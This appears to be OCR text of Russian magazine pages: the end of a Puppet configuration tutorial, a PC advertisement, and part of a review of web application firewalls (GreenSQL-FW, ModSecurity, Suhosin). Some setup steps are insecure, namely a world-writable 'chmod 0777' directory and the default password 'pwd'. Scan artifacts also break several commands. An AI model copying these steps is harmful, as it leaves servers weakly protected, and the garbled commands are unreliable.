
Здесь класс passwd-bsd наследуется от passwd для того, чтобы переопределить атрибут group ресурса /etc/passwd (в BSD-системах /etc/passwd принадлежит группе wheel, поэтому мы создали отдельный класс для таких систем). Позже мы рассмотрим более правильный и очевидный способ выбора альтернативных значений атрибутов с помощью условий. Переменные — один из неотъемлемых компонентов любого языка программирования, и в языке Puppet они тоже есть. Переменные начинаются со знака $ и могут содержать любое число, строку или булево значение (true, false):

```
$want_apache = true
$apache_version = "2.2.14"
```

Одним из мощнейших свойств языка Puppet, связанным с переменными, является интеграция с инструментом получения информации о машине facter. Эта утилита возвращает всю информацию, специфичную для машины, в виде пар «ключ-значение», которые в Puppet превращаются в одноименные переменные. Вкупе с условными инструкциями языка Puppet они могут быть использованы для альтерации атрибутов ресурса в зависимости от свойств машины. Например, описанный выше класс passwd может быть легко переписан для автоматического выбор атрибута в зависимости от типа ОС (при этом сам класс больше не нужен):

vi /etc/puppet/manifests/site.pp

```
file { "/etc/passwd":
        owner => "root",
        group => $kernel ? {
                Linux => "root",
                FreeBSD => "wheel",
        },
}
```



Архитектура системы Puppet

В зависимости от того, на какой ОС будет проанализирован данный фрагмент манифеста, значением атрибута group станет либо root, либо wheel. Кроме условного оператора, язык Puppet поддерживает и оператор выбора case, который можно использовать для создания того или иного ресурса в зависимости от значения переменной:


vi /etc/puppet/manifests/site.pp

```
case $operatingsystem {
redhat: { service { "httpd": ensure => running }}
debian: { service { "apache": ensure => running }}
default: { service { "apache2": ensure =>
running }}
}
```

Этот код определяет различные варианты ресурса типа service в зависимости от операционной системы (имена сервисов в различных дистрибутивах Linux могут отличаться, поэтому то, какой сервис должен запустить Puppet, необходимо указывать индивидуально для каждого из них). Вариант default используется в том случае, если значение переменной не соответствует ни одному из предыдущих вариантов.Помимо уже рассмотренных ранее типов ресурсов file, package и service, Puppet поддерживает большое количество других, в том числе созданных сторонними разработчиками типов ресурсов. Их подробное описание, включая примеры, поддерживаемые атрибуты и особенности, ты можешь найти в официальной документации — http://docs.puppetlabs.com/references/stable/type.html. Ниже приведен список и краткое описание наиболее используемых из них:

Популярные типы ресурсов Puppet

```
cron — управление заданиями cron
exec — запуск скриптов и команд
file — управление файлами
filebucket — резервное копирование файлов
group — управление группами
host — управление записями в файле /etc/hosts
interface — конфигурирование сетевых интерфей-
сов
mount — монтирование файловых систем
notify — посылка сообщения в лог-файл Puppet
package — управление пакетами
```



info

- Puppet использует протокол HTTP, поэтому для увеличения производительности может быть запущен под управлением веб-сервера.

- Puppet можно использовать для автоконфигурирования и сопровождения одной локальной машины.

- Объединив Puppet, сетевую установку ОС (pxe-install) и самосборные установочные образы, можно создать полностью самоконфигурируемую сеть машин, для развертывания которой достаточно выполнить одну команду.

- Puppet используют в своей работе многие крупные компании, такие как Google, Fedora Project, Stanford University, Red Hat, Siemens IT Solution и SugarCRM.



warning

- Для обмена данными Puppet использует порт 8140, потому он должен быть открыт с помощью межсетевого экрана.

- Несмотря на все достоинства, у Puppet есть один недостаток — это сравнительно низкая, по сравнению с Cfengine, производительность (он медленнее в 20 раз).

```
service — управление сервисами
sshkey — управление ключами SSH
tidy — удаление файлов в зависимости от условий
user — управление пользователями
zones — управление зонами Solaris
```

Второй после ресурсов по важности элемент языка Puppet — это узлы (nodes). С их помощью администратор может описать то, к каким машинам должны быть применены те или иные ресурсы и классы. Другими словами, это способ указать индивидуальную конфигурацию для каждой из машин, участвующих в сети Puppet. Наиболее простой пример узла приведен в начале статьи в разделе «Установка»:

vi /etc/puppet/manifests/site.pp

```
node default {
       include passwd
}
```

Это определение узла default, включающего в себя ресурс/класс passwd. Имя default значит «все остальные узлы», поэтому ресурс/класс passwd, определенный где-то выше, будет сконфигурирован на каждом из них. Ключевое слово include здесь использовано для удобства, на самом деле все классы и ресурсы можно описать прямо в описании узла, но делать это не рекомендуется. Помимо default в имени узла можно указывать сетевое имя машины (тогда все описанные в узле ресурсы будут сконфигурированы только на этой машине), либо произвольное имя (тогда этот узел может быть унаследован другим узлом). Чтобы понять, как все это работает совместно с классами и ресурсами, рассмотрим пример готового манифеста Puppet, используемого для конфигурирования двух сетевых машин (веб-сервера и NTP-сервера):

vi /etc/puppet/manifests/site.pp

```
# Установка и запуск SSH-сервера
class sshd {
       package { openssh-server: ensure => installed }
       service { sshd:
                      name => $operatingsystem ? {
                      fedora => "sshd",
                      debian => "ssh",
                      default => "sshd",
               },
               enable => true,
               ensure => running,
       }
}
# Установка и запуск Apache
class httpd {
       package { httpd: ensure => installed }
       service { httpd:
               enable => true,
               ensure => running,
       }
}
# Установка и запуск NTP-сервера
class ntpd {
   package { ntp-server: ensure => installed }
   service {
      ntp-server:
         enable => true,
         ensure => running,
   }
}

# Базовый узел, используется только как родитель всех ос-
тальных
node base {
       include sshd
}
# Узел, на котором будет расположен веб-сервер
node web.server.com inherits base {
       inlude httpd
}
# Узел NTP-сервера
node ntp.server.com inherits base {
       include ntpd
}
```

Эта простая с виду конфигурация делает достаточно много: она приводит к установке и запуску Apache на машине с адресом web.server.com и к установке и запуску NTP-сервера на машине ntp.server.com. Дополнительно обе машины устанавливают SSH-сервер. Такая конфигурация едва ли устроит хоть одного администратора; ее придется серьезно доработать, чтобы научить правильно настраивать серверы, получать свежие конфиги и другие файлы с головного сервера Puppet. Однако она наглядно показывает мощь Puppet. С помощью простого конфига мы сделали так, чтобы машины сами установили и запустили необходимое ПО и поддерживали его в рабочем состоянии (если сервер упадет, Puppet сам произведет переконфигурирование, чтобы привести системы к требуемому состоянию).

Файл-сервер

Многие задачи удаленного администрирования не могут быть решены без копирования на машины дополнительных файлов. Это могут быть заранее подготовленные конфиги, веб-страницы для Apache, пакеты, отсутствующие в официальном репозитории, и многое другое. Чтобы облегчить процесс переноса этих файлов на удаленные узлы, Puppet включает в себя файловый сервер.
Настройки файлового сервера хранятся в файле /etc/puppet/fileserver.conf. Чтобы заставить Puppet отдавать клиентам содержимое определенного каталога, необходимо поместить в него несколько строк:

vi /etc/puppet/fileserver.conf

```
[files]
 path = /var/puppet/files
 allow *.server.com
```

Эти две строки указывают на то, что каталог /var/puppet/files должен быть доступен всем хостам домена server.com. Кроме того, мы можем указать полное доменное имя разрешенной машины или ее IP-адрес, а также отрезать неугодных с помощью директивы deny. После этого любой файл этого каталога можно переместить на клиент с помощью ресурса file. Например:

vi /etc/puppet/manifests/site.pp

```
file { "/etc/httpd/conf/httpd.conf":
       source => "puppet://httpd/httpd.conf",
       mode => 644,
}
```

Файл httpd.conf, расположенный на сервере в каталоге /var/puppet/files/httpd, будет скопирован на целевую машину по пути, указанном в имени ресурса.

Выводы

В этой статье мы рассмотрели очень небольшую часть возможностей Puppet. На самом деле это комплексная система, полностью описать которую можно только на страницах книги. В то же время, Puppet очень прост в настройке и сопровождении, тем более, что в Сети можно найти массу примеров его конфигурации. ⌶

WEXLER.HOME 903

Много лет назад мы все заморачивались покупкой комьютера по частям и самостоятельно собирали его, посмеиваясь над производителями готовых сборок (и непременно теми, кто их покупает). Мол, и железо они подбирают не оптимальное, и продают втридорога. Романтика handycraft'а давно ушла, пришел простой расчет. Оказалось, что готовые сборки с установленной системой зачастую обходятся дешевле, чем собирать компьютер самому. Легче пойти в магазин и купить компьютер с классной конфигурацией за хорошую цену. В случае с WEXLER.HOME 903 с 64-битной Windows® 7 на борту ты получаешь практически топовую машину, которая идеально подойдет для игр.



Процессор

В качестве процессора используется мощный двухядерный процессор Intel® Core™ i5-650 с частотой 3,2 ГГц и кэш-памятью 4 Мб. CPU имеет встроенный контроллер памяти и поддерживает технологию Turbo Boost, автоматически разгоняющую его под нагрузкой (например, в последних играх). Более того, такие процессоры поставляются еще и со встроенным контроллером памяти.

Видео

За игровые возможности отвечают две видеокарты GeForce GTX 460, основанные на новейшей вычислительной архитектуре «Fermi». Благодаря высокой производительности в режиме DirectX 11 тесселяции процессор GTX 460 обеспечивает идеально четкую графику без ущерба для скорости, а поддержка технологий NVIDIA 3D Vision™, PhysX® и CUDA™ позволяет визуализировать все самые потрясающие эффекты, на которые способны компьютерные игры. Просто выставляй настройки графики на максимум.

ОЗУ

Компьютер WEXLER.HOME 903 укомплектован оперативной памятью 4 Гб, работающей в двухканальном режиме. Благодаря этому работа с каждым из двух установленных модулей памяти осуществляется параллельно. Пускай технология и не дает теоретического увеличения пропускной способности в два раза, но, тем не менее, вносит ощутимый результат.

Блок питания

Набор мощного железа не может обойтись без надежного питания. В WEXLER.HOME электропитание осуществляется с помощью надежного блока питания мощностью 750 Вт. Это даже больше, чем нужно, но зато обеспечивает хороший запас надежности.

Софт

На всех компьютерах WEXLER.HOME 903 предустановлена операционная система Windows® 7 Домашняя расширенная. Использование именно 64-битной версии не случайно: благодаря этому удается задействовать все 4 Гб установленной в компьютере памяти. Помимо ОС, дополнительно установлен офисный пакет Microsoft® Office starter (бесплатные Word и Excel) и бесплатный антивирус Microsoft® Security Essentials.



Мы рекомендуем подлинную ОС Windows® 7.



ЗАО «БТК» — официальный дистрибутор техники WEXLER в России
Единая служба поддержки Wexler:
+7 (800) 200-9660
www.wexler.ru



Сергей «grinder» Яремчук grinder@tux.in.ua

Последний рубеж

Обзор нестандартных файеров и инструментов защиты веб-сервисов

Веб сегодня популярен настолько, что разработкой приложений под него занимаются практически все, кому не лень — от фрилансеров до больших софтовых компаний. Причем безопасности продукта обе эти категории граждан (и их сообществ) порой уделяют не самое пристальное внимание. Но даже проверка при помощи сканера не может гарантировать отсутствие проблем. Проекты, живущие не один год, и те подчас содержат уязвимости. Специальные файеры седьмого уровня позволяют защититься, абстрагировавшись от конкретного приложения.

Защита СУБД с GreenSQL-FW

Классическое веб-приложение любого назначения для своей работы использует собственно веб-сервер с активным модулем интерпретатора языка и базу данных, в которой хранятся данные. Все известные на сегодня атаки (XSS, SQL-injection, XPath-injections, CSRF/XSRF, HTTP Response Splitting, Include-атаки и другие) в той или иной мере используют недоработки программистов, позволяющие в итоге получить доступ к закрытой информации. Обнаружить и устранить все возможные ошибки просто нереально, и веб-приложения здесь — не исключение. Впрочем, приемы атакующих хорошо известны. Этот факт используют в специальных средствах, разработчики которых отслеживают все потенциально опасные, да и просто запрещенные администратором запросы, и пытаются их блокировать или изменить. На страницах журнала уже рассматривались такие приложения, как AppArmor, SELinux и TOMOYO Linux (][от 08.2010), которые также подходят под наши цели и способны противостоять многим атакам. Сегодня рассмотрим некоторые другие решения.

Обзор начнется с проекта GreenSQL-FW (greensql.net), который, работая как прокси-сервер между веб-приложением и SQL-сервером, анализирует SQL-команды на предмет аномальных запросов и команды администрирования SQL-сервера, которые часто используются взломщиками (DROP, CREATE и т.д.).

Используя GreenSQL, админ может определить список допустимых и запрещенных масок для операций DELETE, UPDATE и INSERT, а также блокировать запросы, содержащие ID администратора. При обнаружении атак кроме «опасных» команд используется «степень риска», которая вычисляется для каждого запроса к СУБД. В числе факторов, влияющих на коэффициент риска, могут выступать самые популярные приемы хакеров: обращение к служебным таблицам и конфиденциальным данным, запросы, всегда возвращающие TRUE, попытка обнулить поля с паролем, использование в запросе OR, сравнение констант и другие. При превышении уровня риска установленного порога запрос блокируется, а приложению отправляются пустые данные.

GreenSQL поддерживает несколько режимов работы:

- Simulation Mode — пассивная система обнаружения атак (IDS), только протоколирующая SQL-запросы и выдающая предупреждения на консоль управления;
- Blocking Suspicious Commands — атаки не только обнаруживаются, но и блокируются (IPS) в соответствии с установленными правилами, указывающими на аномальность запроса;
- Active protection from unknown queries — блокирование всех неизвестных запросов (db firewall);
- Learning mode предназначен для прогона и настройки правил в «чистой» среде, что позволяет сформировать белый список для предотвращения ложных срабатываний впоследствии.

Сразу после установки разработчики рекомендуют включить «Learning mode», а после сбора данных перевести GreenSQL в режим «Active protection».

На сайте проекта доступны три версии файера: Community, Light и Pro. Первая — бесплатная (по лицензии GNU GPL) и предоставляет основные возможности, поддерживая СУБД MySQL и PostgreSQL (появилась в версии 1.2) и установку в Linux. Коммерческие версии, кроме этого, умеют защищать MS SQL Server и работают еще и на Win2k3/2k8.

Само защищаемое приложение роли не играет — это может быть портал, CMS и вообще все, что угодно. GreenSQL обычно устанавливается на том же сервере, что и SQL-база, хотя это необязательно. По умолчанию GreenSQL слушает локальный порт 127.0.0.1:3305, после анализа перенаправляя SQL-запросы на стандартный порт MySQL — 127.0.0.1:3306. При необходимости эти параметры легко изменить в консоли.

Управление программой и просмотр статистики запросов и блокировок производится через консоль или веб-интерфейс. При помощи одной консоли можно управлять защитой нескольких СУБД.

Кратко разберем настройку GreenSQL Community. На сайте проекта доступны исходные тексты и пакеты для Ubuntu, RHEL/CentOS 5, Fedora, Debian, SLE/openSUSE и Mandriva. Установка в Ubuntu проста: скачиваем deb-пакет, затем устанавливаем из него, как обычно:

```
$ sudo dpkg -i greensql-fw_1.2.2_amd64.deb
```

После этого в появившемся окне нужно выбрать тип СУБД, которую будет защищать GreenSQL, IP-адрес или имя сервера, порт, данные root, название базы данных, в которой будут храниться настройки. Дальше скрипт предложит создать новую учетную запись для подключения к БД. В случае, если в дальнейшем понадобится изменить эти установки, можно поступить просто:

```
$ sudo dpkg-reconfigure greensql-fw
```

Как вариант, можно запустить скрипт «greensql-create-db». Конфигурационные файлы GreenSQL находятся в каталоге /etc/greensq. Основной файл называется greensql.conf и содержит

настройки подключения к БД, журналирования и рисков. Установки рисков по умолчанию подходят для большинства случаев и ничего трогать внутри обычно не нужно, хотя при необходимости можно поиграться цифрами рисков, просматривая журнал (/var/log/greensql.log) и подгоняя под свои условия. Все поля комментированы, поэтому их назначение должно быть понятным.
Проверить, работает ли GreenSQL, очень просто: подключаемся к 3305 порту, нас должны перебросить на 3306, на котором скучает MySQL.

```
$ mysql -h 127.0.0.1 -P 3305 -u root -p
```

Все как обычно, но, например, на запрос «show databases» мы получим пустой список. Осталось переправить настройки всех клиентов, работающих с БД, на новый порт 3305, хотя проще поступить наоборот, заставив GreenSQL слушать порт 3306, а мускул перестроить на тот же 3305. Тогда трогать клиентские приложения не понадобится. Для управления разработчики предлагают веб-интерфейс. Чтобы его настроить, подключаем файл /etc/greensql/greensql-apache.conf в конфиге апача:

$ sudo nano /etc/apache2/apache2.conf

```
Include /etc/greensql/greensql-apache.conf
```

В greensql-apache.conf также нужно произвести некоторые настройки:

$ sudo nano /etc/greensql/greensql-apache.conf

```
# снимаем комментарии с этих строк
<IfModule mod_alias.c>
 Alias /greensql "/usr/share/greensql-fw"
</IfModule>
```

Разрешаем всем запись в подкаталог templates_c:

```
$ sudo chmod 0777 /usr/share/greensql-fw/
templates_c
```

В файле config.php устанавливаем корректные данные для доступа к БД:

$ sudo nano /usr/share/greensql-fw/config.php

```
$db_type = "mysql";
$db_host = "localhost";
$dbport=3306
$db_name = "greendb";
$db_user = "green";
$db_pass = "pwd";
```

Включаем mod_alias и перезапускаем веб-сервер:

```
$ sudo a2enmod alias
$ sudo service apache2 restart
```

Теперь регистрируемся через веб-интерфейс, использовав для входа учетную запись «admin» с паролем «pwd».

Файер для апача — ModSecurity


Основой для всех веб-приложений является, естественно, веб-сервер. Поэтому неудивительно, что попыток остановить атаку на этом уровне предпринимается достаточно много. Усилиями разных организаций создан консорциум WASC (Web Application Security Consortium, webappsec.org) — некоммерческая организация, состоящая из экспертов, задача которой — сбор и обмен информацией по безопасности веб-приложений, разработка рекомендаций и критериев. Плюс ко всему, WASC поддерживает несколько десятков проектов, связанных с безопасностью в веб. Файерволы веб-приложений ModSecurity (modsecurity.org) и WebDefend (breach.com) являются, наверное, самыми известными из них. По сути, они разрабатываются одной и той же группой. Первый (стартовал в 2003 году) распространяется по OpenSource-лицензии, второй является полностью коммерческим продуктом. Реализован ModSecurity в виде модуля к веб-серверу Apache 2.0/2.2, его использование прозрачно и не требует изменений в настройке сервисов. Настройка работы производится благодаря правилам, которые описываются при помощи гибкого языка. В случае обнаружения проблемного места зачастую проще создать новое правило, блокирующее уязвимость, а затем уже не спеша разобраться с приложением, не останавливая его работу. Именно поэтому ModSecurity идеально подходит для



links

- Сайт проекта GreenSQL-FW — greensql.net
- Сайт WASC — webappsec.org
- Сайт ModSecurity — modsecurity.org
- Проект OWASP ModSecurity Core Rule Set — owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project
- Проект suPHP — suphp.org
- Сайт проекта htscanner — pecl.php.net/package/htscanner
- Сайт проекта Suhosin — hardened-php.net/suhosin





Выбор СУБД при установке GreenSQL

защиты веб-сервисов от известных и неизвестных атак. Правила, по сути, определяют возможности текущей установки ModSecurity. Сами разработчики занимаются исключительно разработкой ModSecurity и добавлением новых функций, а правила создаются сторонними организациями. Так, под руководством OWASP разрабатываются Core Rule Set (CRS, owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project), находящиеся в свободном доступе и предлагающие общую защиту веб-сервисов от всех известных и неизвестных (0-day) атак и их разновидностей. Правила CRS обеспечивают контроль HTTP-заголовков, выявляя аномальность и соответствие требованиям, обнаруживают попытки сканирования, детектор атак и обращения к бэкдорам. Правила периодически можно обновлять через сервис Rules Subscription Service. Возможна проверка файлов при помощи ClamAV. Кроме этого реализованы расширенные (но не бесплатные) рулесеты, Enhanced Rule Set (ERS), обеспечивающие защиту коммерческих приложений (IIS, Outlook Web Access и др.), поддержку стандарта PCI DSS (Payment Card Industry Data Security Standard), проверку сложности пароля и прочее. На сегодня актуальной является версия ModSecurity 2.5.12, в которой использован более быстрый механизм поиска соответствий, кэширования промежуточных значений для каждого запроса, вставки произвольного текста в HTML-контент (Content Injection), анализ запроса на наличие номеров кредитных карточек (оператор @verifyCC), универсальная защита от XSS через локальные ссылки в PDF-файлах. Язык получил новые директивы: skipAfter, SecMarker, ctl:ruleRemoveById (динамическое удаление правил), переменную GEO для привязки правил к географической принадлежности посетителя, директиву SecRuleScript, которая позволяет подключать сценарии на языке Lua. Добавлен новый скрипт, rules-updater.pl, позволяющий автоматически обновлять правила из внешнего репозитория.

Все свои действия GreenSQL заносит в журнал

Файервол уровня приложений Zorp

Разработчик популярного Syslog-NG, венгр Балазс Шайдлер (Balazs Scheidler), является также автором еще одного проекта — Zorp. Его задача — защита приложений от направленных атак. Являясь расширением к Netfilter/iptables, Zorp представляет собой прозрачный прокси, который различает протоколы верхнего уровня, «знает» их особенности и на основании настроек может принять решение о необходимости продолжения текущего соединения. Версия Zorp GPL (www.balabit.com) доступна по лицензии GNU GPL.

Модуль Suhosin находится в отдельном пакете

```
grinder@grinder-desktop ~ $ cat /etc/php5/conf.d/suhosin.ini
; configuration for php suhosin module
extension=suhosin.so

;;;;;;;;;;;;;;;;;;;
; Module Settings ;
;;;;;;;;;;;;;;;;;;;
; the following values are the internal default settings and set implicit
; feel free to modify to your needs
; documentation can be found at:
; http://www.hardened-php.net/suhosin/configuration.html

[suhosin]
; Logging Configuration
;suhosin.log.syslog =
;suhosin.log.syslog.facility = 9
;suhosin.log.syslog.priority = 1
;suhosin.log.sapi =
;suhosin.log.script = 0
;suhosin.log.phpscript = 0
;suhosin.log.script.name =
;suhosin.log.phpscript.name =
;suhosin.log.use-x-forwarded-for = off

; Executor Options
;suhosin.executor.max_depth = 0
;suhosin.executor.include.max_traversal = 0
;suhosin.executor.include.whitelist =
```

Конфигурационный файл Suhosin

Пакет с ModSecurity доступен в репозиториях всех основных дистрибутивов. Смотрим актуальность пакета в репозитории Ubuntu:

```
$ sudo apt-cache search libapache-mod-security
| grep -i version
Version: 2.5.11-1
```

В принципе, не самый последний релиз, но можно ставить:

```
$ sudo apt-get install libapache-mod-security
```

Кроме исходных текстов, на сайте можно найти ссылки на репозитории сторонних разработчиков, предлагающих сборки под Debian, RHEL/CentOS, Fedora, Gentoo, FreeBSD, Apache под Windows и другие. Правда, на поверку оказывается, что некоторые версии в них еще более поздние.

Самостоятельная сборка модуля при помощи исходных текстов не сложна, хотя ее порядок чуть меняется от версии к версии. Все зависимости вытянуть просто:

```
$ sudo apt-get build-dep libapache-mod-
security
```

Для работы ModSecurity понадобится модуль unique-id, в Ubuntu просто включаем его:

```
$ sudo a2enmod unique_id
```

При самостоятельной сборке Apache необходимо сконфигурировать веб-сервер с параметрами «--enable-unique-id» и «--with-pcre». Распаковываем архив:

```
$ tar tar xzvf modsecurity-apache_2.5.12.tar.
gz
$ cd modsecurity-apache_2.5.12/apache2
$ ./configure
```

Для сборки используется apxs (APache eXtenSion tool), который устанавливается из зависимостей:

```
$ make
$ make test
All tests passed (576).
```

Опционально можно собрать коллектор журналов ModSecurity Log Collector, введя «make mlogc». Ставим:

```
$ sudo make install
```

После чего следует изменить права доступа к собранному модулю:

```
$ sudo chmod 644 /usr/lib/apache2/modules/
mod_security2.so
```

Редактируем конфиг веб-сервера, чтобы загружать нужные библиотеки и модули:


```
$ sudo nano /etc/apache2/apache2.conf
LoadFile /usr/lib/libxml2.so
LoadFile /usr/lib/liblua5.1.so
LoadModule security2_module modules/mod_
security2.so
```

Осталось отредактировать конфигурационный файл ModSecurity. При установке с помощью пакетов он скопируется автоматически, а вот если ты использовал исходники, то придется сделать это вручную:

```
$ sudo cp modsecurity-apache_2.5.12/
modsecurity.conf-minimal /etc/apache2/mod_
security.conf
```


Синтаксис и список параметров в конфиге в последних версиях изменился. Настроек стало больше, но на первых порах можно использовать дефолтные. Все подробности можно просмотреть в документации ModSecurity (modsecurity.org/documentation/modsecurity-apache/2.5.12).

Вместе с ModSecurity поставляются правила CRS, новую версию которых всегда можно скачать на OWASP (текущая версия 2.0.8, есть и доступ к CVS). Например, в архиве с исходными текстами лежат два конфига, настраивающих работу CRS и подкаталога с правилами base_rules



info

Подробно об AppArmor, SELinux и TOMOYO Linux читай в статье «Гонка вооружений» в][от 08.2010



Типичное правило ModSecurity



Разработчики GreenSQL предлагают удобный веб-интерфейс

и optional_rules. Создадим для правил подкаталог /etc/apache2/modsecurity и скопируем в него файлы:

```
$ sudo mkdir /etc/apache2/modsecurity
$ tar xzvf modsecurity-crs_2.0.8.tar.gz
$ sudo mv -v modsecurity-crs_2.0.8/* /etc/apache2/
modsecurity/
```

Теперь все файлы следует подключить в конфиге апача:

```
$ sudo nano /etc/apache2/apache2.conf
<IfModule security2_module>
        Include modsecurity/*.conf
        Include modsecurity/base_rules/*.conf
        # и если требуются опциональные правила
        Include modsecurity/optional_rules/*.conf
</IfModule>
```

В конфиге modsecurity_crs_10_config.conf, описывающем работу правил ModSecurity, указаны общие установки; изменяя значение некоторых параметров, можно сделать их более лояльными или наоборот, установить параноидальный режим.
В каждых конкретных условиях лучше разбираться постепенно.
Теперь можно перезапускать апач:

```
$ sudo service apache2 start
```

И наслаждаться защищенными сервисами. Всю информацию по работе MosSecurity можно получить, анализируя журналы, и в случае необходимости корректировать настройки и правила.

Suhosin — щит для PHP

Судя по результатам разных опросов, язык PHP является основным при разработке веб-приложений, ему отдают предпочтение как минимум половина программистов. Но не все они обладают опытом, достаточным для того, чтобы предусмотреть все проблемы, в результате которых наскоро написанные сайты легко подвергаются взлому. На сегодня известны несколько проектов, позволяющих повысить защищенность: suPHP, htscanner и Suhosin. Проект suPHP (suphp.org) предлагает модуль для Apache (mod_suphp) и оболочку для PHP, сочетание которых позволяет выполнять PHP-скрипты с правами их владельца. В htscanner (pecl.php.net/package/htscanner) пошли еще дальше, позволив настраивать доступ к скриптам в стиле htaccess. И, наконец, Suhosin (hardened-php.net/suhosin), задача которого куда серьезнее — низкоуровневая защита данных против атак на переполнение буфера, уязвимостей форматной строки, различных реализаций include (от ошибок в реализации функции realpath и экспериментальной поддержки защиты SQL до фильтрации некоторого контента и многого другого). Полный список приведен на сайте проекта в Feature List (hardened-php.net/suhosin/a_feature_list.html).
Функционально Suhosin разделен на два компонента, которые могут использоваться вместе или независимо друг от друга. Первая часть реализована в виде патча к ядру PHP, обеспечивает низкоуровневую защиту (Engine Protection). Некоторые приложения не особо дружат с Suhosin-патчами, поэтому не всегда в дистрибутивах он идет в штатной поставке PHP.
Проверить наличие патча в своей сборке PHP очень просто. В Ubuntu 10.04:

```
$ sudo apt-get install php5-cli
$ php -v
PHP 5.3.2-1ubuntu4.5 with Suhosin-Patch (cli) (built:
Sep 17 2010 13:49:46)
```

Вывод показывает, что PHP уже собран с патчем Suhosin. Вторая, высокоуровневая часть реализована в виде модуля PHP suhosin.so, который легко установить в любую систему без пересборки самого PHP. По сравнению с патчем, модуль обеспечивает большее количество функций. Кроме различного рода блокировок переменных, отсылки кода ответа и перенаправления браузера предусмотрена запись событий в журнал или передача во внешний скрипт/программу. В Ubuntu он по умолчанию не устанавливается.

```
$ sudo apt-get install php5-suhosin
```

